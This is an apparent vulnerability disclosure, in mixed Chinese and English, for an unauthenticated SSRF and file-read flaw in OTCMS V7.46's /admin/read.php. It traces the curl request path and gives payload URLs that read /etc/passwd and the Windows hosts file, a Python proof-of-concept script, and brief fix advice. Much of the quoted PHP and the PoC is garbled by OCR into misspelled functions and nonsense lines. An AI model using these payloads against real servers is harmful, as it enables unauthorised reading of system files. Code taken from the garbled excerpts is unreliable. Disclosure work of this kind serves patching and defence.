无标题文档

网钛CMS(OTCMS) 是一款内容管理系统。

Official website: http://otcms.com/

Version: V7.46

testing environment: phpstudy - Apache2.4.39+Mysql8.0.12+PHP 7.3.4

Vulnerability file: /admin/read.php

in classReqUrl.php ,the class ReqUrl is defined a function UseAuto , which match the passed parameter \$smode with a matching pattern

```
default:
    if (extension_loaded( extensions 'curl')){
        $retArr = self::UseCurl($method, $url, $charset, $dataArr);
        //echo('curl(', $retArr['note'], '']<br/>>');
}

if ($retArr['res'] == false && function_exists( function 'stream_sacket_client')){
        $retArr = self::UseSnoopy($method, $url, $charset, $dataArr);
        //echo('Snoopy[', $retArr['note'], ']<ur/>>');
}

if ($retArr['res'] == false && function_exists( function, 'fsockapen')){
        $retArr = self::UseFsockapen($method, $url, $charset, $dataArr);
        //echo('fsockapen[', $retArr['note'], ']<ur/>>');
}

if ($retArr['res'] == false && (ini_get( option 'allow_url_fopen') == 1 || strtolomer(ini_get( option 'allow_url_fopen')) == 'on')){
        $retArr = self::UseFapen($method, $url, $charset, $dataArr);
        //echo('fapen[', $retArr['note'], ']<ur/>>\text{brank} /> \text{brank} /
}

break;
}
```

The default options of this switch are executed in the following order according to the rules

```
Curl mode (if curl extension is enabled).

Snoopy mode (if stream_stocket client is enabled).

Fsockopen mode (if fsockopen function is enabled).

Fopen mode (if PHP configuration allows allow_url_fopen).
```

follow ReqUrl::UseCurl , execute curl

```
$ch = curl_init();
curl_setopt($ch, personn CURLOPT_USERAGENT, value: 'Nozilla/5.0 (Mindows NT 10.0; NON64) AppleWebKit/537.36 (Mindows Safari/557.36);
curl_setopt($ch, personn CURLOPT_URL, $url);
curl_setopt($ch, personn CURLOPT_CURRETTHROUT, value: 10);
curl_setopt($ch, personn CURLOPT_UNCECTITROUT, value: 150);
// WEBSSS
curl_setopt($ch, personn CURLOPT_UNCECTITROUT, value: 150);
// WEBSSS
// WEBSSTTPPW.c CURL_INTTP_VERSION_NOC *clurr_HITP_VERSION_LOC (MITTP/1.0) * CURL_HITTP_VERSION_L1 (MITTP/1.1)

curl_setopt($ch, personn CURLOPT_HITTP_VERSION, value: CURL_HITTP_VERSION_LOC (MITTP/1.0) * CURL_HITTP_VERSION_L1 (MITTP/1.1)

curl_setopt($ch, personn CURLOPT_HITTP_VERSION, value: CURL_HITTP_VERSION_LOC (MITTP/1.0) * CURL_HITTP_VERSION_L1 (MITTP/1.1)

curl_setopt($ch, personn CURLOPT_MITTP_VERSION, value: 10,1);
// curl_setopt($ch, personn CURLOPT_HITTP_VERSION, value: 10,1);
// firstroupper($method) == 'POST'){
// wastroupper($method, curlopt_Host, value: 10,1);
// wastroupper($method, curlopt_Host, value: 10,2);
// wastro
```

And return the result

```
return array('res'=>true, 'note'=>$data);
```

find ReqUrl::UseCurl call point, in admin/read.php the AnnounContent() function

The URL is passed in by a get request and the mode is set to 0, which is the default mode. As long as the server PHP has enabled the curl plugin, curl mode will be executed


follow AnnounContent()

```
define('OT_ROOT', dirname( path: OT_adminROOT) .'/');
define('OT_Charset', 'utf-8');
header( header: 'Content-Type: text/html; charset=UTF-8');
$mudi = trim( string: ''. @$_GET['mudi']);
switch ($mudi){
        ExitTimeDiff();
        break;
        getKeyWord();
    case 'getSignal':
        GetSignal();
        break;
    case 'getSignalSec':
        GetSignalSec();
        break;
        CheckCollUrl();
        break;
        AnnounContent();
        break;
        AnnounBlank();
        break;
```

Specify the **mudi** parameter passed in through get

There is no identity verification in <code>read.php</code>, and no filtering is applied to the incoming URL SSRF construction request file protocol reads files <code>http://127.0.0.1/admin/read.php?mudi=announContent&url=file:///etc/passwd</code>

linux



windows

127.0.0.1 c!

http://127.0.0.1/admin/read.php?mudi=announContent&url=file:///C:/Windows/S
ystem32/drivers/etc/hosts



POC

Plain Text 1 import requests url = 'http://127.0.0.1:90/' 2 3 4 def linux(): 5 payload = 'admin/read.php?mudi=announContent&url=file:///etc/passwd' 6 linux_url = url + payload 7 linux r = requests.get(linux url) 8 if linux_r.status_code == 200 and 'root' in linux_r.text: print("Linux success") 9 print(linux r.text) 10 else : 11 windows() 12 13 14 def windows(): 15 payload = 'admin/read.php?mudi=announContent&url=file:///C:/Windows/Sys tem32/drivers/etc/hosts' windows url = url + payload 16 windows r = requests.get(windows url) 17 if windows_r.status_code == 200 : 18 print("Windows success") 19 20 print(windows r.text) 21 22 23 if __name__ == '__main__': linux() 24

修复建议:

增加对url参数的过滤

对访问/admin/目录的文件进行身份验证,需要管理员登录才能够访问